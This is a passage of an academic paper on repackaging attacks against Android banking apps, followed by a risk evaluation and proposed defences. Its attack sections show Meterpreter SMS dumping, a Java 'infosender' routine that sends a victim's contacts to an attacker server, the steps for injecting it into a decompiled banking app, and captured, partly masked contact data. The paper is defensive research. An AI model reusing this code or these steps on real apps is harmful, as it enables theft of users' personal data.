
```
Android Commands
================

    Command           Description
    -------           -----------
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    wlan_geolocate    Get current lat-long using WLAN information

meterpreter > dump_sms
[*] Fetching 744 sms messages
[*] SMS messages saved to: sms_dump_20160328171424.txt
meterpreter >
```

Figure 10: Caputred SMS Sent to the Victim

3.3.4 *Attack Scenario 3: Dumping User Data to a Remote Server*

In this scenario, we captured the victim's contact list and dumped the data to a remote server. This attack was implemented by composing a malicious Java application named *infosender* which read the victim's contact list, connected to an attacker's remote server, and uploaded the contact list to the server. Different to the previous two scenarios, the program *infosender* was invoked during the installation phase of the mobile banking app instead of during the use phase. Figure 11 lists the main part of the Java program.

Then we added *infosender* to legitimate application's manifest file. That is, in *AndroidManifest.xml* file, we declared the Java program *infosender* as main activity and added the *android.intent.action.MAIN* and *android.intent.category.LAUNCHER*




```
private void SendContacts() {

    ContentResolver cr = getContentResolver();
    Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,
            null, null, null, null);
    if (cur.getCount() > 0) {
        while (cur.moveToNext()) {
            String id = cur.getString(cur.getColumnIndex(ContactsContract.Contacts._ID));
            String name = cur.getString(cur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));
            if (Integer.parseInt(cur.getString(
                    cur.getColumnIndex(ContactsContract.Contacts.HAS_PHONE_NUMBER))) > 0) {
                Cursor pCur = cr.query(
                        ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
                        null,
                        ContactsContract.CommonDataKinds.Phone.CONTACT_ID +" = ?",
                        new String[]{id}, null);
                while (pCur.moveToNext()) {
                    String phoneNo = pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER));
                    try {

                        PrintWriter out = new PrintWriter(socket.getOutputStream(),true);
                        out.println(name+":"+phoneNo);
                    } catch (UnknownHostException e) {
                        e.printStackTrace();
                    } catch (IOException e) {
                        e.printStackTrace();
                    } catch (Exception e) {
                        e.printStackTrace();
```

Figure 11: A Malicious Java Program *infosender*

in activity part of the application tag. Once this is completed, we included the smali folder of *infosender* to a decompiled banking app released by M Bank.

After we recompiled and installed the repackaged app to the victim's device, we launched a remote server by using a Python script. Then the malicious program *infosender* acquired and uploaded the victim's contact lists to a remote server.



```
    def exit(self):
        self.server.close()

    def run_thread(self, conn, addr):
        print('Client connected with ' + addr[0] + ':' + str(addr[1]))
        while True:
            data = conn.recv(1024)
            reply = b'OK...' + data
            print(reply)
            conn.sendall(reply)

        conn.close()

    def run(self):
        print('Waiting for connections on port %s' % (self.port))
```

```
tcp_server1.py (pid 2992) (ex
File "C:\Python34\Lib\threading.py", line 888, in _bootstrap
  self._bootstrap_inner()
File "C:\Python34\Lib\threading.py", line 920, in _bootstrap_inner
  self.run()
File "C:\Python34\Lib\threading.py", line 868, in run
  self._target(*self._args, **self._kwargs)
File "C:\Users\erdem\Desktop\app\Scenario_3_screenshots\tcp_server1.py", line 33,
in run_thread
  data = conn.recv(1024)

builtins.ConnectionResetError: [WinError 10054] An existing connection
was forcibly closed by the remote host
```

```
tcp_server1.py (pid 2    Debug I/O (stdin, stdout, stderr) appears belo
b'OK...3     50102340::Brad:0416      7\n'
b'OK...3     50102340::Rameez:+6       751 001\n'
b'OK...3     50102340::Rameez:+6      51001\n'
b'OK...3     50102340::Danny:043       358\n'
b'OK...3     50102340::Parca:041      00\n'
b'OK...3     50102340::Nalin:041       921\n'
b'OK...3     50102340::Nalin:041        \n'
b'OK...3     50102340::Irfan:+96       8 6115\n'
b'OK...3     50102340::Waley:046       10\n'
b'OK...3     50102340::Alexandra       57 041\n'
b'OK...3       102340::Alexandra       7041\n'
b'OK...3       102340::Sasha:046       25\n'
b'OK...3       102340::Derya:+96       583\n'
b'OK...3       102340::Derya:+905     2570\n'
b'OK...3       102340::Georgina:6     3989\n'
b'OK...3       102340::Myself:043     96\n'
b'OK...3       102340::Myself:043      296\n354894
```

Figure 12: Successful Attack via *infosender*

3.4 Discussions


Banking applications are used by a large number of mobile device owners to make their daily life easier finishing transactions without physically being in bank branch or laptop/desktop computers. As it is shown in previous attack implementations, most of the important Android data can be stolen using repackaged applications. User's credential are processed in mobile application before sending it to remote server to compare hash values to see if they are matched. This encryption process can be used to steal credential data. When a user enters his/her credential data, these data is transmitted in plain text to the Java method which is responsible to encrypt it. These data can be dumped to a remote server or sent as a text message to the attacker. But in this case, without gathering user credentials, repackaged application can perform legitimate application's intend but whenever user make a transaction, it can intercept this transaction. Using the variables specified by the attacker, financial transaction can be carried out through the rogue banking app.

However these kind of attacks need expert level Java programming language or/and smali language knowledge. An average mobile banking application includes many smali files in its APK file and the attacker must identify the right method to modify. From this aspect, smali programming language makes attacks more complicated. Because there is no reliable conversion of files from smali to Java and from Java to smali without manual manipulations, every possible smali file should be examined individually to identify right methods which handle credentials or transaction variables. To make these attack process harder, obfuscation can be used so that the important methods and variables are protected. Among major Australian banks' mobile applications, only N Bank mobile application uses obfuscation to protect the app data. In fact, general attack methodology has a tendency to target easy possibilities first. Therefore as shown in our examples, B Bank, C Bank and W Bank were preferred to attack.

4. RISK EVALUATION AND SOLUTIONS

4.1 Repackaging Attack Risk Evaluation

When a repackaged mobile banking application is installed by user, possible risks can be classified according to OWASP risk rating methodology [21] as shown in Figure 13.



		POTENTIAL CONSEQUENCES				
		NOT SIGNIFICANT	MINOR	MODORATE	MAJOR	SEVERE
		Stolen IMEI number android identifier	Dumped installed application list installed unwanted apps	Stolen information,location data and contact list	Stolen received SMS	compromised credentials or duplicated money transfer
ESATIMATED DIFFICULTY OF HACKING	VERY EASY	MEDIUM	HIGH	VERY HIGH	VERY HIGH	VERY HIGH
	EASY	MEDIUM	HIGH	HIGH	VERY HIGH	VERY HIGH
	MODORATE	LOW	MEDIUM	HIGH	HIGH	VERY HIGH
	DIFFICULT	LOW	LOW	MEDIUM	MEDIUM	HIGH
	VERY DIFFICULT	LOW	LOW	LOW	LOW	MEDIUM

Figure 13: Risk Evaluation Suggested by OWASP [21]

More specifically, the columns are arranged in the order of the severity of consequences, and the rows in the order of the difficult level of hacking. For example, stealing victim's received SMS is generally regarded a major security breach, but the security risk levels may vary. That is, suppose that an attacker uses simple techniques like the attack scenario presented in Section 3.3.2, the attacker can capture every SMS by simply enabling SMS forwarding in a smali file. The modification of the smali file is technically simple but requires intermediate knowledge in Android app and smali language, which corresponds to the moderate level of hacking difficulty. Hence, this SMS forwarding attack is of a high level of risk.

By using the same table for evaluation, we evaluate the level of risk for the second attack scenario in Section 3.3.3. In this scenario, the attacker controls the victim's device via a reverse connection. The attacker may gain the full control of the device via console access, though the listed actions in Figure 10 including actions like stealing SMS, geographical locations, call list and so on. Situations may be worse if the victim device is rooted or has a weak/default password for the user `root`, which implies every process is under the attacker's control including the money transaction. Hence, this scenario presents a very high risk, because of its severe consequences and its moderate hacking level.

Lastly, we evaluate the risk level for the third attack scenario in Section 3.3.4 when the victim's contact list is uploaded to a remote server. In this scenario, the potential consequence is moderate, but the technical level required for hacking is very difficult. That is, the attacker must run a server on the Internet, compose a Java program, modify the access list and try to hide the existence of the attack. All of these actions require very good level of knowledge and skills in programming, security and web services. Hence we categorize this attack scenario as a low risk case.

4.2 Proposed Solutions

4.2.1 Obfuscation

As discussed in our evaluation of repackaging attack, obfuscation makes code and file structure as unreadable to humans as possible, thus deterring reverse engineering attempts which is a necessary step for repackaging attack. One software tool called *ProGuard* [18] is designed to obfuscate Android applications. However it is found the context and purpose of the mobile application can still be deduced from obfuscated files and made reverse engineering still practical [13]. In [23], it is found a recently introduced obfuscation tool *DexGuard*, which is built on top of *ProGuard*, though more effective in protecting Android application, is still susceptible to hex code analyzer. Instead, the study proposed a client/server model to store an obfuscated version of core execution class onto a server, which must be requested to access the mobile application. Though the approach uses obfuscation to improve security of mobile application, this approach requires 24/7 Internet connection to access the server, which is not practical both in terms of always-on Internet connection and network overhead. Instead, a more self-verifiable approach is preferred.

4.2.2 Runtime Detection

In [20], a signature-based approach is proposed. The approach requires a trust agency that guarantees the identity of developer and the relationship between the developer and the application. Then the trust agency inserts an assurance signature into the application package. When installing mobile application secured with this signature, the user is able to access the information and make informed installation decision. This approach has no impact to the normal behavior of the application. The only limitation is that it requires all Android markets hosting the application to accept this trust agency approach.

In [29], *AppInk* can embed a transparently-embedded watermark into a mobile application to create a new verifiable application alongside with an associated manifest application, the later of which is used to verify the watermarked application without user intervention. This approach, in our mind, is very effective and potentially practical to be adopted by Android markets. There are still two improvements for this approach to be accepted in reality. First, the manifest application is not optimal as the approach uses a conservative model-based algorithm to generate the manifest application. Secondly, the watermark approach only supports user input events. It needs to be extended to protect received messages, incoming phone calls, and sensor events, which are easily hacked and thus escaped from the detection radar.

4.2.3 Improving User Awareness

One of the most important problems related to Android applications is the signature management problem, which is one of the main cause of repackaging attacks [5]. A repackaged application can be submitted by another developer who is using different signature. Although Android system prompts a warning related to signature and permissions demanded by applications, only cautious and technology-capable users carefully read this warning message. On the other hand, most users do not treat this message seriously. Therefore, these applications can be installed by users without any concern its capabilities and origin.

The second important issue related the security of mobile applications is about protection of source code. Using tools such as *APKtool*, any application can be converted to a folder containing source codes as smali folders. These smali folders can be converted to Java files using tools such as *Smail2Java* to evaluate and understand variable names and general process handled by individual methods. To protect source code or, at least, to make attackers job harder, obfuscation can be used. Using obfuscation, variable and method names can be replaced by names which have no meaning or numerous smali files can be added to APK file to make harder to find operationally critical smali files which contain methods handling sensitive data. Although this method makes attackers job harder, it is not possible to make source code completely secure. Actually the efficiency of this method is limited with programming knowledge and time of the attacker.

Furthermore, users should be educated to be aware of the security of their data. Obviously if users are aware of security related issues when installing applications from unofficial mobile application markets or when installing applications from official app market, preferring official market and even in official market, checking some information such as developer and permissions asked by application would be important effect on general security. Because there is no efficient measures taken by Android app market to protect users against repackaged applications, user awareness is one of the most important tool for securing user data.

5. CONCLUSIONS

Mobile applications are growing very fast and due to a large number of Android markets available, more users can access various types of Android mobile applications. However, more mobile application attacks are emerging especially targeted towards mission critical mobile bank applications. We first analyze various types of new attacks available, and we focus on one of the most dominant and dangerous attacks — repackaging attacks. We thoroughly analyze the security vulnerabilities, attack procedures, implement and evaluate real attacks against three real mobile bank applications publicly available. We then analyze risks and propose solutions in obfuscation, runtime detection, and suggest improving user awareness.

6. REFERENCES

[1] Today's security threats on android operating system. http://www.techrepublic.com/resource-library/whitepapers/today-s-security-threats-on-android-operating-system/.

[2] Android market statistics from androlib. http://www.androlib.com/appstats.aspx.

[3] Arxan. State of mobile app security: Apps under attack. https://www.arxan.com/wp-content/uploads/assets1/pdf/State_of_Mobile_App_Security_2014_final.pdf.

[4] R. Balebako and L. Cranor. Improving app privacy: Nudging app developers to protect user privacy. *IEEE Security & Privacy*, 12(4):55–58, 2014.

[5] T. Cho and S.-H. Seo. A strengthened android signature management method. *TIIS*, 9(3):1210–1230, 2015.

[6] A. Developers. What is android, 2011.

[7] M. E. Edge and P. R. F. Sampaio. A survey of signature based methods for financial fraud detection. *computers & security*, 28(6):381–394, 2009.

[8] M. Elkhodr, S. Shahrestani, and K. Kourouche. A proposal to improve the security of mobile banking applications. In *Proc. of ICT and Knowledge Engineering*, pages 260–265. IEEE, 2012.

[9] A. Eshmawi and S. Nair. Smartphone applications security: Survey of new vectors and solutions. In *Proc. on Computer Systems and Applications (AICCSA)*, pages 1–4. IEEE, 2013.

[10] A. Fatima. E-banking security issues? is there a solution in biometrics? *The Journal of Internet Banking and Commerce*, 2011, 2015.

[11] A. P. Felt and D. Wagner. *Phishing on mobile devices.* na, 2011.

[12] K. G. Techcrunch: Android now seeing 550,000 activations per day. http://techcrunch.com/2011/07/14/android-now-seeing-550000-activations-per-day/.

[13] R. Harrison. Investigating the effectiveness of obfuscation against android application reverse engineering. Technical report, Technical Report RHUL-MA-2015-7, Royal Holloway University of London, Surrey, UK, 2015.

[14] W. He, X. Tian, and J. Shen. Examining security risks of mobile banking applications through blog mining. In *MAICS*, pages 103–108, 2015.

[15] W. Hu, J. Tao, X. Ma, W. Zhou, S. Zhao, and T. Han. Migdroid: Detecting app-repackaging android malware via method invocation graph. In *Proc. of Computer Communication and Networks*, pages 1–7. IEEE, 2014.

[16] J.-H. Jung, J. Y. Kim, H.-C. Lee, and J. H. Yi. Repackaging attack on android banking applications and its countermeasures. *Wireless Personal Communications*, 73(4):1421–1437, 2013.

[17] D. Kim, C. Park, and J. Ryou. Stopbankun: Countermeasure of app replacement attack on android. In *Proc. of Ubiquitous and Future Networks*, pages 603–605. IEEE, 2015.

[18] E. Lafortune et al. Proguard. *h ttp://proguard. sourceforge. net*, 2004.

[19] Y.-k. Lee, J.-d. Lim, Y.-s. Jeon, and J.-n. Kim. Protection method from app repackaging attack on mobile device with separated domain. In *2014 International Conference on Information and Communication Technology Convergence (ICTC)*, pages 667–668. IEEE, 2014.

[20] H. Moon, Y. Jeon, and J. Kim. Reducing the impact of repackaged app on android. In *Proc. of ICTC*, pages 800–801. IEEE, 2014.

[21] OWASP. OWASP Risk Rating Methodology, 2016. online at https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology.

[22] S. Park, C. Seo, and J. H. Yi. Cyber threats to mobile messenger apps from identity cloning. *Intelligent Automation & Soft Computing*, pages 1–9, 2015.

[23] Y. Piao, J.-H. Jung, and J. H. Yi. Server-based code obfuscation scheme for apk tamper detection. *Security and Communication Networks*, 2014.

[24] S. Rastogi, K. Bhushan, and B. Gupta. Android applications repackaging detection techniques for smartphone devices. *Procedia Computer Science*, 78:26–32, 2016.

[25] Cybersecurity 101: A resource guide for bank executives: Executive leadership of cybersecurity. https://www.csbs.org/CyberSecurity/Documents/CSBS\%20Cybersecurity\%20101\%20Resource\%20Guide\%20FINAL.pdf/.

[26] The statistics portal. number of apps available in leading app stores as of july 2015. http://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores/.

[27] Vulnerabilities found in banking apps. http://www.informationweek.com/security/vulnerabilities/vulnerabilities-found-in-banking-apps/228200291.

[28] F. Zhang, H. Huang, S. Zhu, D. Wu, and P. Liu. Viewdroid: towards obfuscation-resilient mobile application repackaging detection. In *Proc. of Security and privacy in wireless & mobile networks*, pages 25–36. ACM, 2014.

[29] W. Zhou, X. Zhang, and X. Jiang. Appink: watermarking android apps for repackaging deterrence. In *Proc. f the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 1–12. ACM, 2013.

[30] W. Zhou, Y. Zhou, X. Jiang, and P. Ning. Detecting repackaged smartphone applications in third-party android marketplaces. In *Proc. of Data and Application Security and Privacy*, pages 317–326. ACM, 2012.